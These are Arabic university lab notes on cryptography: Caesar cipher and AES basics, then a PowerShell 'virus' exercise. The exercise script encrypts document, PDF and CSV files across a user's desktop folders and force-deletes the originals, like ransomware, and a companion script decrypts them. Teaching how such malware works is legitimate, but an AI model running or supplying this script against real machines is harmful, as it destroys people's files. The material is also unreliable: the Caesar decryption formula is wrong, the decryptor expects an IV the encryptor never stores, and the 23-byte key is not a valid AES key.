كلية هندسة الميكاترونيك

مقرر أمن نظم المعلومات

المحاضرة ٢-عملي

تعريف التشفير (Cryptography)

التشفير هو ممارسة استخدام الرموز بهدف حماية البيانات والاتصالات، بحيث لا يستطيع قراءة الرسالة إلا الشخص الذي صُمّمت له. يعتمد التشفير على مبادئ وخوارزميات رياضية تجعل الرسائل غير مفهومة أو غير قابلة للقراءة بالنسبة لأي طرف غير مخوّل. هذه الخوارزميات تُستخدم لإنشاء مفاتيح التشفير، توقيعات رقمية، وضمان سرية البيانات عند المعاملات البنكية أو أثناء انتقال المعلومات على الشبكات.


أهداف التشفير

التشفير في الأساس موجود لحماية البيانات من الوصول غير المصرح به. من أهدافه:


- ضمان الخصوصية.
- إثبات هوية المرسل من خلال التوقيع الرقمي.
- حماية البيانات الحساسة مثل معلومات بطاقات الائتمان خلال الدفع الإلكتروني.

أنواع التشفير

يوجد أنواع أساسية للتشفير



1. التشفير المتماثل (Symmetric Encryption): المرسل والمستقبل يستخدمان نفس المفتاح للتشفير وفك التشفير. مثال: خوارزمية DES.



2. دوالّ التجزئة (Hash Functions): لا يوجد مفاتيح هنا. تُحوِّل البيانات إلى قيمة ثابتة الطول لا يمكن إرجاعها للنص الأصلي. تُستخدم للتحقق من سلامة البيانات وكلمات المرور.

3. التشفير غير المتماثل (Asymmetric Encryption): يعمل بمفتاحين: مفتاح عام للتشفير. مفتاح خاص لفك التشفير. مثل أنظمة RSA.

تقنيات التشفير

- التشفير (Encryption): تحويل النص العادي إلى نص مشفّر.
- فك التشفير (Decryption): إعادة النص المشفّر إلى نص قابل للقراءة باستخدام المفتاح.

خصائص التشفير الأساسية

التشفير يؤمّن عدة عوامل مهمة مثل:

- السرية (Confidentiality): منع الأشخاص غير المصرّح لهم من الوصول للبيانات.
- السلامة (Integrity): التأكد أن البيانات لم يتم التلاعب بها أثناء النقل.
- عدم الإنكار (Non-Repudiation): المرسل لا يستطيع إنكار أنه أرسل الرسالة.
- التحقق (Authentication): التأكد من هوية الأطراف.
- التوفر (Availability): ضمان إمكانية الوصول للمعلومات وقت الحاجة.
- إدارة المفاتيح: التحكم بتوليد المفاتيح وتخزينها وتوزيعها.
- الخوارزميات: الصيغ الرياضية التي تُستخدم لعمليتي التشفير وفك التشفير.
- التوقيعات الرقمية: طريقة لإثبات صحة الرسائل وهوية المرسل.

التشفير والخوارزميات

أنظمة التشفير تشمل مجموعة من الخوارزميات التي تقوم بمهام متعددة مثل:

- تشفير البيانات،
- التحقق من الرسالة باستخدام التوقيع الرقمي،
- تبادل المفاتيح بين الأطراف.

مزايا التشفير

التشفير يمنح:

- قدرة على التحكم بالوصول للبيانات.
- اتصال آمن عبر الإنترنت

- حماية من الهجمات مثل "الرجل في المنتصف" وهجمات إعادة الإرسال.
- مساعدة المؤسسات على الالتزام بقوانين حماية البيانات.

أين يُستخدم التشفير؟


- كلمات المرور: تُخزن بشكل مشفّر أو مُهشَّر.
- العملات الرقمية: مثل بيتكوين تعتمد على تقنيات التشفير لمنع التزوير.
- التصفح الآمن: مثل استخدام بروتوكولات SSL/TLS.
- التوقيعات الرقمية: لإثبات الهوية وصحة الرسائل.
- التوثيق: حماية الدخول للأنظمة.
- التشفير من طرف إلى طرف: مثل المحادثات في WhatsApp وSignal.

خوارزميات التشفير الشائعة:

- Triple DES: نسخة مطورة من DES الأصلية، تستخدم ثلاث مفاتيح (١٦٨ بت إجماليًا)، لكنها تُعتبر أضعف من بعض البدائل الحديثة.
- AES (Advanced Encryption Standard): معيار تشفير موثوق جدًا؛ يدعم مفاتيح بطول ١٢٨ و١٩٢ و٢٥٦ بت.
- RSA: خوارزمية عامة / خاصة (غير متماثلة)؛ يمكن التشفير بالمفتاح العام وفكّ التشفير بالمفتاح الخاص.
- Blowfish: خوارزمية متماثلة، تعمل على كتل بيانات، معروفة بسرعة وكفاءتها.
- Twofish: تطوير لخوارزمية Blowfish من Bruce Schneier؛ تدعم مفاتيح بطول حتى ٢٥٦ بت، وسريعة جدًا في البرمجيات والأجهزة.

شيفرة قيصر Ceaser Cipher:

هي جزء من التشفير (cryptography). في هذه التقنية، كل حرف من النص الأصلي يتبدل بحرف آخر يقع بعده (أو قبله) بعدد ثابت من المرات في الأبجدية. مثال: لو التحويل بمقدار ثابت ٢ (shift = 2)، الحرف B يصبح D، وD يصبح F، وهكذا



مميزات خوارزمية Caesar Cipher:

- سهلة جدا للتطبيق.
- كل حرف يُستبدل بحرف آخر ثابت الأزاحة ("shift") للأعلى أو الأسفل في الأبجدية.
- هي نوع بسيط من التشفير بالاستبدال ("substitution cipher").
- تحتاج قيمة عددية (integer) تُحدد كم حرف تنقل ("shift") = هذه القيمة تُعرف باسم "shift"
- يمكن تمثيل هذا المفهوم باستخدام حساب "modular" (باقي القسمة):
  - نحول الحرف إلى رقم: A = 0, B = 1, …, Z = 25.
  - نستخدم معادلة رياضية بسيطة لعمل "shift".

$$E_n(x) = (x + n) \bmod 26$$

(Encryption Phase with shift n)

فك التشفير (Decryption):

لفك الشيفرة نعمل نفس العملية لكن بعكس الاتجاه (نقل الحروف للوراء بدلاً من الأمام). يمكن استخدام الخاصية الدورية (cyclic) للأبجدية modulo:

$$D_n(x) = (x + n) \bmod 26$$

(Decryption Phase with shift n)


أي نغيّر قيمة الـ shift إلى ٢٦ (القيمة الأصلية) للحصول على النص الأصلي

تطبيق باستخدام PoweShell

```
function Caesar-Encrypt {
    param(
        [string]$Text,
        [int]$Shift = 3
    )

    $result = ""

    foreach ($char in $Text.ToCharArray()) {
        $code = [int][char]$char

        if ($code -ge 65 -and $code -le 90) {
            $newCode = ((($code - 65 + $Shift) % 26) + 65)
            $result += [char]$newCode
        }
        elseif ($code -ge 97 -and $code -le 122) {
            $newCode = ((($code - 97 + $Shift) % 26) + 97)
            $result += [char]$newCode
        }
        else {
            $result += $char
        }
    }

    return $result
}

function Caesar-Decrypt {
    param(
        [string]$Text,
        [int]$Shift = 3
    )

    return Caesar-Encrypt -Text $Text -Shift (-$Shift)
}

# مثال استخدام:
$encrypted = Caesar-Encrypt -Text "HELLO WORLD" -Shift 3
$decrypted = Caesar-Decrypt -Text $encrypted -Shift 3

"Encrypted: $encrypted"
"Decrypted: $decrypted"
```

خوارزمية AES:

هي خوارزمية تشفير متناظر تستخدم المخطط التالي



مقدمة

خوارزمية AES هي معيار التشفير المتقدم المستخدم على نطاق واسع في أنظمة الحماية الحديثة. تعمل الخوارزمية وفق نموذج التشفير الكتلي، إذ تعتمد على كتلة بيانات بحجم ١٢٨ بت، وفي نسخة AES-128 يكون طول المفتاح ١٢٨ بت وعدد الجولات عشر جولات.

البنية العامة للتشفير

تبدأ عملية التشفير بإدخال النص الأصلي ثم دمجه مع المفتاح عبر خطوة تسمى Add Round Key. بعد هذه الخطوة الأولية تمر البيانات عبر عشر جولات، تُنفّذ كل جولة مجموعة من التحويلات تؤدي إلى إنتاج نص مُشفّر شديد التعقيد ومقاوم للهجمات.

توسعة المفتاح (Key Expansion)

لا يُستخدم المفتاح الأصلي مباشرة في كل الجولات، بل يُوسّع إلى مجموعة من الكلمات لتكوين مفاتيح الجولات، وتظهر في المخطط على شكل w(0,3)، w(4,7)، وغيرها. كل مجموعة من هذه الكلمات تشكل مفتاح جولة يُستخدم في عملية Add Round Key.

الجولات من ١ إلى ٩

كل جولة في هذه الجولات تحتوي أربع عمليات أساسية:

- SubBytes: استبدال كل بايت بقيمة جديدة عبر جدول يُعرف بالـ S-Box، وهو جدول مصمم لإضافة عنصر التعقيد واللاخطية.
- ShiftRows: تدوير صفوف مصفوفة البيانات، الأمر الذي يساهم في نشر قيم البايتات عبر الأعمدة.
- MixColumns: خلط الأعمدة رياضياً داخل الحقل $GF(2^8)$ بهدف نشر تأثير كل بايت على كامل العمود.
- Add Round Key: دمج بيانات الجولة الحالية مع جزء من المفتاح المشتق.

الجولة العاشرة (الأخيرة)

تتبع نفس الخطوات السابقة باستثناء أنها لا تحتوي عملية MixColumns. أي أنها تتكون من:

SubBytes → ShiftRows → Add Round Key

عملية فكّ التشفير


تتم عمليات فكّ التشفير بالعكس تماماً، وتُستخدم النسخ العكسية من خطوات التشفير:

Inverse ShiftRows → Inverse SubBytes → Add Round Key → Inverse MixColumns


ويُطبّق ذلك باستخدام مفاتيح الجولات ولكن بترتيب معاكس من الجولة العاشرة إلى الجولة الأولى.

ضمن هذا التطبيق سوف نقوم بتطبيق مجموعة من الفيروسات على الأجهزة الموجودة ضمن الشبكة وفهم مبدأ عملها
سوف نقوم بتطبيق فايروس يقوم بتشفير كل الملفات ذات امتداد محدد الموجودة ضمن جهاز المستخدم ثم سنقوم بفك تشفيرها بملك خاص
في البداية نقوم بوضع مجموعة من الملفات ضمن نظام التشغيل المستهدف من أجل الاختبار

نقوم بنسخ كود التشفير وتشغيله



حيث نلاحظ أنه تم تشفير الملفات التي تم وضع امتدادها ضمن كود التشفير ولفك التشفير نقوم بنسخ الكود الخاص بفك التشفير وتشغيله لنلاحظ استعادة الملفات المشفرة



الكود المستخدم في التشفير

```
# تحديد المسار للمجلد الذي يحتوي على الملفات
$directoryPath = "C:\Users\Administrator\Desktop"
# تحديد نوع الملفات التي نريد تشفيرها
$fileTypes = "*.doc", "*.docx", "*.ppt", "*.pptx", "*.pdf", "*.csv"

# تحديد خيار حذف الملفات الأصلية بعد التشفير
$deleteOriginals = $true  # إذا كنت لا تريد الحذف $false قم بتغيير هذا إلى

# دالة لتشفير الملفات
function Encrypt-File {
    param (
        [string]$filePath
    )
    # تحديد مفتاح التشفير
    $key = "MohammedAbdAlHamed@2020"  # استبدل بمفتاحك الخاص
```

```
    $aes = New-Object System.Security.Cryptography.AesManaged
    $aes.Key = [System.Text.Encoding]::UTF8.GetBytes($key)
    $aes.GenerateIV()

    $fileContent = Get-Content -Path $filePath -Raw
    $encryptor = $aes.CreateEncryptor()

    $ms = New-Object System.IO.MemoryStream
    $cs = New-Object System.Security.Cryptography.CryptoStream($ms, $encryptor, [System.Security.Cryptography.CryptoStreamMode]::Write)

    $cs.Write([System.Text.Encoding]::UTF8.GetBytes($fileContent), 0, $fileContent.Length)
    $cs.FlushFinalBlock()

    $encryptedFilePath = "$filePath.enc"
    [System.IO.File]::WriteAllBytes($encryptedFilePath, $ms.ToArray())

    $cs.Close()
    $ms.Close()

    return $encryptedFilePath
}

# تشفير الملفات
Get-ChildItem -Path $directoryPath -Include $fileTypes -Recurse | ForEach-Object {
    $filePath = $_.FullName
    Write-Host "Encrypting $filePath..."
```

```
    $encryptedFilePath = Encrypt-File -filePath $filePath
    Write-Host "Encrypted file created: $encryptedFilePath"

    # حذف الملف الأصلي إذا كان الخيار مفعلًا
    if ($deleteOriginals) {
        Remove-Item -Path $filePath -Force
        Write-Host "Deleted original file: $filePath"
    }
}
```

شرح الكود:

```
$directoryPath = "C:\Users\Administrator\Desktop"
```

الشرح: هذا الأمر يقوم بتعريف متغير باسم $directoryPath ويعطيه قيمة المسار إلى المجلد الذي يحتوي على الملفات التي نريد تشفيرها. في هذه الحالة، هو مجلد سطح المكتب للمستخدم "Administrator". المتغيرات في PowerShell تُستخدم لتخزين القيم لاستخدامها لاحقًا.

```
$fileTypes = "*.doc", "*.docx", "*.ppt", "*.pptx", "*.pdf", "*.csv"
```

الشرح: هنا يتم تعريف متغير $fileTypes كقائمة من أنواع الملفات التي نريد تشفيرها. كل نوع ملف يتم تحديده باستخدام نمط (wildcard) مثل *.doc، مما يعني أي ملف ينتهي بامتداد .doc. هذا يسمح لنا بتحديد مجموعة من الملفات التي نريد معالجتها.

```
$deleteOriginals = $true  # إذا كنت لا تريد الحذف $false قم بتغيير هذا إلى
```

الشرح: يتم تعيين متغير $deleteOriginals إلى true، مما يعني أنه سيتم حذف الملفات الأصلية بعد تشفيرها. إذا كنت لا ترغب في حذف الملفات الأصلية، يمكنك تغيير هذا إلى false. هذا الخيار يوفر مرونة للمستخدم.

```
function Encrypt-File {
    param (
        [string]$filePath
    )
```

الشرح: هنا يتم تعريف دالة جديدة باسم Encrypt-File. الدوال في PowerShell تُستخدم لتجميع مجموعة من الأوامر تحت اسم واحد، مما يسهل إعادة استخدامها. الدالة تأخذ معاملًا واحدًا، وهو $filePath، الذي يمثل مسار الملف الذي نريد تشفيره.

$key = "MohammedAbdAlHamed@2020" # استبدل بمفتاحك الخاص

الشرح: يتم تعيين متغير $key ليحتوي على مفتاح التشفير. يجب أن يكون هذا المفتاح سريًا ويجب أن يكون له طول مناسب لتشفير AES (عادةً ١٦ أو ٣٢ بايت). هذا المفتاح يستخدم لتشفير وفك تشفير البيانات.

$aes = New-Object System.Security.Cryptography.AesManaged

$aes.Key = [System.Text.Encoding]::UTF8.GetBytes($key)

$aes.GenerateIV()

New-Object System.Security.Cryptography.AesManaged: ينشئ كائن جديد من نوع AesManaged، وهو نوع من خوارزميات التشفير المتناظر (Symmetric Encryption) التي تستخدم لتشفير البيانات.

$aes.Key = [System.Text.Encoding]::UTF8.GetBytes($key): يقوم بتحويل المفتاح النصي إلى مصفوفة بايت (byte array) باستخدام ترميز UTF-8، حيث أن خوارزمية AES تتطلب المفتاح في شكل بايت.

$aes.GenerateIV(): يقوم بتوليد قيمة أولية (IV) عشوائية. IV هو قيمة تستخدم مع المفتاح لتوفير مستوى إضافي من الأمان.

$fileContent = Get-Content -Path $filePath -Raw

الشرح: يقوم هذا الأمر بقراءة محتوى الملف المحدد في $filePath. الخيار -Raw يعني أنه سيتم قراءة المحتوى ككتلة واحدة بدلاً من قراءة كل سطر على حدة، مما يسهل التعامل مع الملفات الكبيرة.

$encryptor = $aes.CreateEncryptor()

الشرح: يقوم بإنشاء كائن مشفر باستخدام إعدادات AES التي تم تكوينها سابقًا. هذا الكائن سيستخدم لتشفير البيانات.

$ms = New-Object System.IO.MemoryStream

$cs = New-Object System.Security.Cryptography.CryptoStream($ms, $encryptor, [System.Security.Cryptography.CryptoStreamMode]::Write)

New-Object System.IO.MemoryStream: ينشئ تدفق ذاكرة (MemoryStream) لتخزين البيانات المشفرة في الذاكرة.

New-Object System.Security.Cryptography.CryptoStream(...): ينشئ تدفق تشفير (CryptoStream) يستخدم المشفر الذي تم إنشاؤه سابقًا. هذا التدفق يسمح بكتابة البيانات المشفرة إلى تدفق الذاكرة.

$cs.Write([System.Text.Encoding]::UTF8.GetBytes($fileContent), 0, $fileContent.Length)

$cs.FlushFinalBlock()

$cs.Write(...): يقوم بكتابة محتوى الملف (بعد تحويله إلى بايت) إلى تدفق التشفير. يتم استخدام UTF8.GetBytes لتحويل النص إلى مصفوفة بايت.

$cs.FlushFinalBlock(): ينهي عملية الكتابة إلى التدفق، مما يضمن أن جميع البيانات قد تم تشفيرها بشكل صحيح.

```
$encryptedFilePath = "$filePath.enc"
[System.IO.File]::WriteAllBytes($encryptedFilePath, $ms.ToArray())
```

"$encryptedFilePath = "$filePath.enc": يتم تعيين مسار الملف المشفر (يتم إضافة .enc إلى اسم الملف الأصلي) ليكون مسار الملف الجديد.

[System.IO.File]::WriteAllBytes(...): يقوم بكتابة البيانات المشفرة (المخزنة في تدفق الذاكرة) إلى ملف جديد على القرص.

```
$cs.Close()
$ms.Close()
```

الشرح: يقوم بإغلاق تدفقات التشفير والذاكرة لتحرير الموارد. من المهم دائمًا إغلاق التدفقات بعد الانتهاء من استخدامها لتجنب تسرب الذاكرة.

```
return $encryptedFilePath
```

الشرح: تعيد الدالة مسار الملف المشفر، مما يسمح لنا باستخدامه لاحقًا في السكربت.

```
Get-ChildItem -Path $directoryPath -Include $fileTypes -Recurse | ForEach-Object {
```

الشرح: يقوم هذا الأمر بالحصول على جميع الملفات في المجلد المحدد (بما في ذلك المجلدات الفرعية) التي تتطابق مع الأنواع المحددة في $fileTypes.

-Recurse: يعني أنه سيتم البحث في جميع المجلدات الفرعية أيضًا.

-Include: يستخدم لتحديد أنواع الملفات التي نريد تضمينها في النتائج.

```
$filePath = $_.FullName
Write-Host "Encrypting $filePath..."
$encryptedFilePath = Encrypt-File -filePath $filePath
Write-Host "Encrypted file created: $encryptedFilePath"
```

$$filePath = $_.FullName: يتم تعيين مسار كل ملف إلى متغير $filePath، حيث $_ يمثل العنصر الحالي في الحلقة.

Write-Host "Encrypting $filePath..."": يطبع رسالة تفيد بأنه يتم تشفير الملف الحالي.

$encryptedFilePath = Encrypt-File -filePath $filePath: يستدعي دالة Encrypt-File لتشفير الملف، ويخزن مسار الملف المشفر في $encryptedFilePath.

Write-Host "Encrypted file created: $encryptedFilePath": يطبع رسالة تفيد بأنه تم إنشاء الملف المشفر.

```
if ($deleteOriginals) {
    Remove-Item -Path $filePath -Force
    Write-Host "Deleted original file: $filePath"
}
```

if ($deleteOriginals): يتحقق مما إذا كان الخيار $deleteOriginals مفعلًا (أي true).

Remove-Item -Path $filePath -Force: إذا كان الخيار مفعلًا، يتم حذف الملف الأصلي باستخدام الأمر Remove-Item. الخيار -Force يستخدم لتجاوز أي تحذيرات أو قيود.

Write-Host "Deleted original file: $filePath": يطبع رسالة تفيد بأنه تم حذف الملف الأصلي.

كود فك التشفير

```
# تحديد مفتاح التشفير
$key = "MohammedAbdAlHamed@2020"  # استبدل بمفتاحك الخاص (يجب أن يكون بطول ١٦ أو ٣٢ بايت)

# دالة لفك تشفير الملفات
function Decrypt-File {
    param (
        [string]$filePath
    )

    $aes = New-Object System.Security.Cryptography.AesManaged
    $aes.Key = [System.Text.Encoding]::UTF8.GetBytes($key)

    # قراءة الملف المشفر
```

```
    $encryptedContent = [System.IO.File]::ReadAllBytes($filePath)

    # استخراج IV من الملف
    $iv = New-Object byte[] 16
    [Array]::Copy($encryptedContent, 0, $iv, 0, 16)

    $decryptor = $aes.CreateDecryptor($aes.Key, $iv)

    $ms = New-Object System.IO.MemoryStream
    $cs = New-Object System.Security.Cryptography.CryptoStream($ms, $decryptor, [System.Security.Cryptography.CryptoStreamMode]::Write)

    # فك تشفير المحتوى
    $cs.Write($encryptedContent, 16, $encryptedContent.Length - 16)
    $cs.FlushFinalBlock()

    # حفظ الملف المفكوك التشفير
    $decryptedFilePath = $filePath -replace '\.enc$', ''
    [System.IO.File]::WriteAllBytes($decryptedFilePath, $ms.ToArray())

    $cs.Close()
    $ms.Close()

    return $decryptedFilePath
}

# تحديد المسار للمجلد الذي يحتوي على الملفات المشفرة
```

```
$directoryPath = "C:\Users\Administrator\Desktop"


# فك تشفير جميع الملفات المشفرة في المجلد المحدد
Get-ChildItem -Path $directoryPath -Filter *.enc -Recurse | ForEach-Object {
    $filePath = $_.FullName
    Write-Host "Decrypting $filePath..."
    $decryptedFilePath = Decrypt-File -filePath $filePath
    Write-Host "Decrypted file created: $decryptedFilePath"
}
```

شرح الكود

```
$key = "MohammedAbdAlHamed@2020"  # (يجب أن يكون بطول ١٦ أو ٣٢ بايت) استبدل بمفتاحك الخاص
```

الشرح: يتم تعيين متغير $key ليحتوي على مفتاح التشفير. يجب أن يكون هذا المفتاح سريًا ويجب أن يكون له طول مناسب لتشفير AES (عادةً ١٦ أو ٣٢ بايت). هذا المفتاح يستخدم لتشفير وفك تشفير البيانات.

```
function Decrypt-File {
    param (
        [string]$filePath
    )
```

الشرح: هنا يتم تعريف دالة جديدة باسم Decrypt-File. الدالة تأخذ معاملًا واحدًا، وهو $filePath، الذي يمثل مسار الملف الذي نريد فك تشفيره.

```
$aes = New-Object System.Security.Cryptography.AesManaged
$aes.Key = [System.Text.Encoding]::UTF8.GetBytes($key)
```

New-Object System.Security.Cryptography.AesManaged: ينشئ كائن جديد من نوع AesManaged، وهو نوع من خوارزميات التشفير المتناظر (Symmetric Encryption) التي تستخدم لتشفير البيانات.

$aes.Key = [System.Text.Encoding]::UTF8.GetBytes($key): يقوم بتحويل المفتاح النصي إلى مصفوفة بايت (byte array) باستخدام ترميز UTF-8، حيث أن خوارزمية AES تتطلب المفتاح في شكل بايت.

```
$encryptedContent = [System.IO.File]::ReadAllBytes($filePath)
```

الشرح: يقوم هذا الأمر بقراءة محتوى الملف المشفر بالكامل كـ مصفوفة بايت. هذا يسمح لنا بالعمل مع البيانات المشفرة مباشرة.

$iv = New-Object byte[] 16

[Array]::Copy($encryptedContent, 0, $iv, 0, 16)

New-Object byte[] 16: ينشئ مصفوفة بايت جديدة بطول ١٦ بايت، والتي ستستخدم كقيمة أولية (IV).

[Array]::Copy(...): يقوم بنسخ أول ١٦ بايت من المحتوى المشفر إلى مصفوفة IV. هذه القيمة الأولية تستخدم مع المفتاح لتوفير مستوى إضافي من الأمان أثناء فك التشفير...

$decryptor = $aes.CreateDecryptor($aes.Key, $iv)

الشرح: يقوم بإنشاء كائن مشفر لفك التشفير باستخدام المفتاح و IV المستخرجة. هذا الكائن سيستخدم لفك تشفير البيانات.

$ms = New-Object System.IO.MemoryStream

$cs = New-Object System.Security.Cryptography.CryptoStream($ms, $decryptor, [System.Security.Cryptography.CryptoStreamMode]::Write)

New-Object System.IO.MemoryStream: ينشئ تدفق ذاكرة (MemoryStream) لتخزين البيانات المفكوك تشفيرها في الذاكرة.

New-Object System.Security.Cryptography.CryptoStream(...): ينشئ تدفق تشفير (CryptoStream) يستخدم المشفر الذي تم إنشاؤه لفك التشفير. هذا التدفق يسمح بكتابة البيانات المفكوك تشفيرها إلى تدفق الذاكرة.

$cs.Write($encryptedContent, 16, $encryptedContent.Length - 16)

$cs.FlushFinalBlock()

$cs.Write(...): يقوم بكتابة المحتوى المشفر (باستثناء أول ١٦ بايت التي تم استخدامها كـ IV) إلى تدفق التشفير. هذا يعني أننا نقوم بفك تشفير البيانات الفعلية.

$cs.FlushFinalBlock(): ينهي عملية الكتابة إلى التدفق، مما يضمن أن جميع البيانات قد تم فك تشفيرها بشكل صحيح.

$decryptedFilePath = $filePath -replace '\.enc$', ''

[System.IO.File]::WriteAllBytes($decryptedFilePath, $ms.ToArray())

$decryptedFilePath = $filePath -replace '\.enc$', '': يتم تعيين مسار الملف المفكوك التشفير (يتم إزالة .enc من اسم الملف الأصلي) ليكون مسار الملف الجديد.

[System.IO.File]::WriteAllBytes(...): يقوم بكتابة البيانات المفكوك تشفيرها (المخزنة في تدفق الذاكرة) إلى ملف جديد على القرص.

$cs.Close()

$ms.Close()

الشرح: يقوم بإغلاق تدفقات التشفير والذاكرة لتحرير الموارد. من المهم دائمًا إغلاق التدفقات بعد الانتهاء من استخدامها لتجنب تسرب الذاكرة.

return $decryptedFilePath

الشرح: تعيد الدالة مسار الملف المفكوك التشفير، مما يسمح لنا باستخدامه لاحقًا في السكربت.

$directoryPath = "C:\Users\Administrator\Desktop"

الشرح: يتم تعيين متغير directoryPath$ ليحتوي على المسار إلى المجلد الذي يحتوي على الملفات المشفرة. في هذه الحالة، هو مجلد سطح المكتب للمستخدم "Administrator".

Get-ChildItem -Path $directoryPath -Filter *.enc -Recurse | ForEach-Object {

الشرح: يقوم هذا الأمر بالحصول على جميع الملفات في المجلد المحدد (بما في ذلك المجلدات الفرعية) التي تنتهي بامتداد .enc.

-Recurse: يعني أنه سيتم البحث في جميع المجلدات الفرعية أيضًا.

-Filter: يستخدم لتحديد أنواع الملفات التي نريد تضمينها في النتائج.

$filePath = $_.FullName

